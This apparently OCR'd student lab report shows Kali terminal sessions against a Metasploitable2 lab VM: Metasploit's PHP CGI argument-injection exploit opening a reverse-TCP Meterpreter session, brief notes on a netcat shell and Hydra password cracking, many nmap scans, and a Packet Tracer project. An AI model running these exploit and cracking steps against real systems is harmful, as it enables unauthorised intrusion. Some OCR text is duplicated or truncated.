

Applications Places Terminal Mar 13 10:56
nishith@kali: ~
nishith@kali: ~
471 auxiliary/scanner/http/zenload_balancer_traversal 2020-04-10 normal No Zen Load Balancer Directory Traversa
472 auxiliary/scanner/http/cgit_traversal 2018-08-03 normal No cgit Directory Traversal
473 auxiliary/scanner/ssh/libssh_auth_bypass 2018-10-16 normal No libssh Authentication Bypass Scanner
Interact with a module by name or index. For example info 473, use 473 or use auxiliary/scanner/ssh/libssh_auth_bypass
msf6 > use 168
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.68.231
rhosts => 192.168.68.231
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.68.231 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)


Applications Places Terminal Mar 13 10:56
nishith@kali: ~
nishith@kali: ~
rhosts => 192.168.68.231
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.68.231 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > exploit
[+] 192.168.68.231:80 Apache/2.2.8 (Ubuntu) DAV/2 (Powered by PHP/5.2.4-2ubuntu5.10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.php Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):


Applications Places Terminal Mar 13 10:56
nishith@kali: ~
nishith@kali: ~
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.68.184 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic



Applications Places Terminal
nishith@kali: ~
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.68.231 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.68.184 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.68.184:4444
[*] Sending stage (39927 bytes) to 192.168.68.231
[*] Meterpreter session 1 opened (192.168.68.184:4444 -> 192.168.68.231:39086) at 2023-03-13 10:53:51 -0400
meterpreter > sysinfo

4) c: Exploiting Metasploit using Blind shell
After scanning the ports which are open we use netcat to read/write data across network using tcp protocol and thus we gain root access.



2)Password cracking of metasploit machine using Hydra

For using hydra we need a txt file which contains the various passwords then using the hydra tool we exploite and get the correct combination of userid and password.



5)a: Network scanning using nmap-p it used to find whether the host is up or not
The first three commands are the same for all the following

```
zsh: corrupt history file /home/nishith/.zsh_history
┌──(nishith㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.110.184  netmask 255.255.255.0  broadcast 192.168.110.255
        inet6 2409:408c:9291:ae67:a00:27ff:fef8:d1c0  prefixlen 64  scopeid 0x0<global>
        inet6 2409:408c:9291:ae67:f8db:ddec:95b0:5f6d  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:fef8:d1c0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f8:d1:c0  txqueuelen 1000  (Ethernet)
        RX packets 40  bytes 5650 (5.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 541  bytes 54011 (52.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1440 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1440 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(nishith㉿kali)-[~]
└─$ nbtscan -r 192.168.110.0/24
Doing NBT name scan for addresses from 192.168.110.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.110.184  <unknown>                  <unknown>
192.168.110.231  METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.110.255 Sendto failed: Permission denied
```

```
192.168.110.255 Sendto failed: Permission denied

┌──(nishith㉿kali)-[~]
└─$ nmap 192.168.110.231
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 06:55 EDT
Nmap scan report for 192.168.110.231
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds

┌──(nishith㉿kali)-[~]
└─$ nmap -p 53 192.168.110.231
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 06:56 EDT
Nmap scan report for 192.168.110.231
Host is up (0.0065s latency).

PORT   STATE SERVICE
53/tcp open  domain

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds

┌──(nishith㉿kali)-[~]
└─$
```

```
┌──(nishith㉿kali)-[~]
└─$ nmap -p 53 192.168.110.231
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 06:56 EDT
Nmap scan report for 192.168.110.231
Host is up (0.0065s latency).

PORT   STATE SERVICE
53/tcp open  domain

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds

┌──(nishith㉿kali)-[~]
└─$
```

b) nmap – St it is used for protocol sscanning

```
┌──(nishith㉿kali)-[~]
└─$ nmap -sT 192.168.110.231

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 06:59 EDT
Nmap scan report for 192.168.110.231
Host is up (0.00055s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

┌──(nishith㉿kali)-[~]
```

c) nmap –O this gives us extra information about the host like traceroute , script scanning.

```
[sudo] password for nishith:
┌──(root㉿kali)-[~]
└─#  nmap -O  192.168.110.231
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 07:01 EDT
Nmap scan report for 192.168.110.231
Host is up (0.00030s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:B9:D7:28 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
```

d)nmap –A we can discover the target hosting service and identify additional targets to trace path.

```
┌──(root㉿kali)-[~]
└─# nmap -A 192.168.110.231
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 07:01 EDT
Nmap scan report for 192.168.110.231
Host is up (0.00030s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.110.184
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2023-03-15T11:02:05+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProv
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
```

nmap –Sv this gives the system version of the ports


```
┌──(root㉿kali)-[~]
└─# nmap -PT 192.168.110.231
tarting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 07:03 EDT
map scan report for 192.168.110.231
ost is up (0.000076s latency).
ot shown: 977 closed tcp ports (reset)
ORT      STATE SERVICE
1/tcp    open  ftp
2/tcp    open  ssh
3/tcp    open  telnet
5/tcp    open  smtp
3/tcp    open  domain
0/tcp    open  http
11/tcp   open  rpcbind
39/tcp   open  netbios-ssn
45/tcp   open  microsoft-ds
12/tcp   open  exec
13/tcp   open  login
14/tcp   open  shell
099/tcp open  rmiregistry
524/tcp open  ingreslock
049/tcp open  nfs
121/tcp open  ccproxy-ftp
306/tcp open  mysql
432/tcp open  postgresql
900/tcp open  vnc
000/tcp open  X11
667/tcp open  irc
009/tcp open  ajp13
180/tcp open  unknown
AC Address: 08:00:27:B9:D7:28 (Oracle VirtualBox virtual NIC)

map done: 1 IP address (1 host up) scanned in 0.26 seconds

┌──(root㉿kali)-[~]
└─#
```


nmap –PT

```
┌──(root㉿kali)-[~]
└─# nmap -PT 192.168.110.231
tarting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 07:03 EDT
map scan report for 192.168.110.231
ost is up (0.000076s latency).
ot shown: 977 closed tcp ports (reset)
ORT      STATE SERVICE
1/tcp    open  ftp
2/tcp    open  ssh
3/tcp    open  telnet
5/tcp    open  smtp
3/tcp    open  domain
0/tcp    open  http
11/tcp   open  rpcbind
39/tcp   open  netbios-ssn
45/tcp   open  microsoft-ds
12/tcp   open  exec
13/tcp   open  login
14/tcp   open  shell
099/tcp open  rmiregistry
524/tcp open  ingreslock
049/tcp open  nfs
121/tcp open  ccproxy-ftp
306/tcp open  mysql
432/tcp open  postgresql
900/tcp open  vnc
000/tcp open  X11
667/tcp open  irc
009/tcp open  ajp13
180/tcp open  unknown
AC Address: 08:00:27:B9:D7:28 (Oracle VirtualBox virtual NIC)

map done: 1 IP address (1 host up) scanned in 0.26 seconds

┌──(root㉿kali)-[~]
└─#
```

6. Networking project on Fire extinguisher using cisco packet tracer


Here we use a server, a access point to create a wireless network, fire sprinkler, smoke detector, and old car to produce smoke. we set the IP addresses for server, fire sprinkler and smoke detector. We now connect them using a common SSID and using the server we set the condition for which fire sprinkler will we ON and OFF. In this case if smoke detector level is >= 0.75 the sprinkler is ON otherwise OFF.







GROUP 2

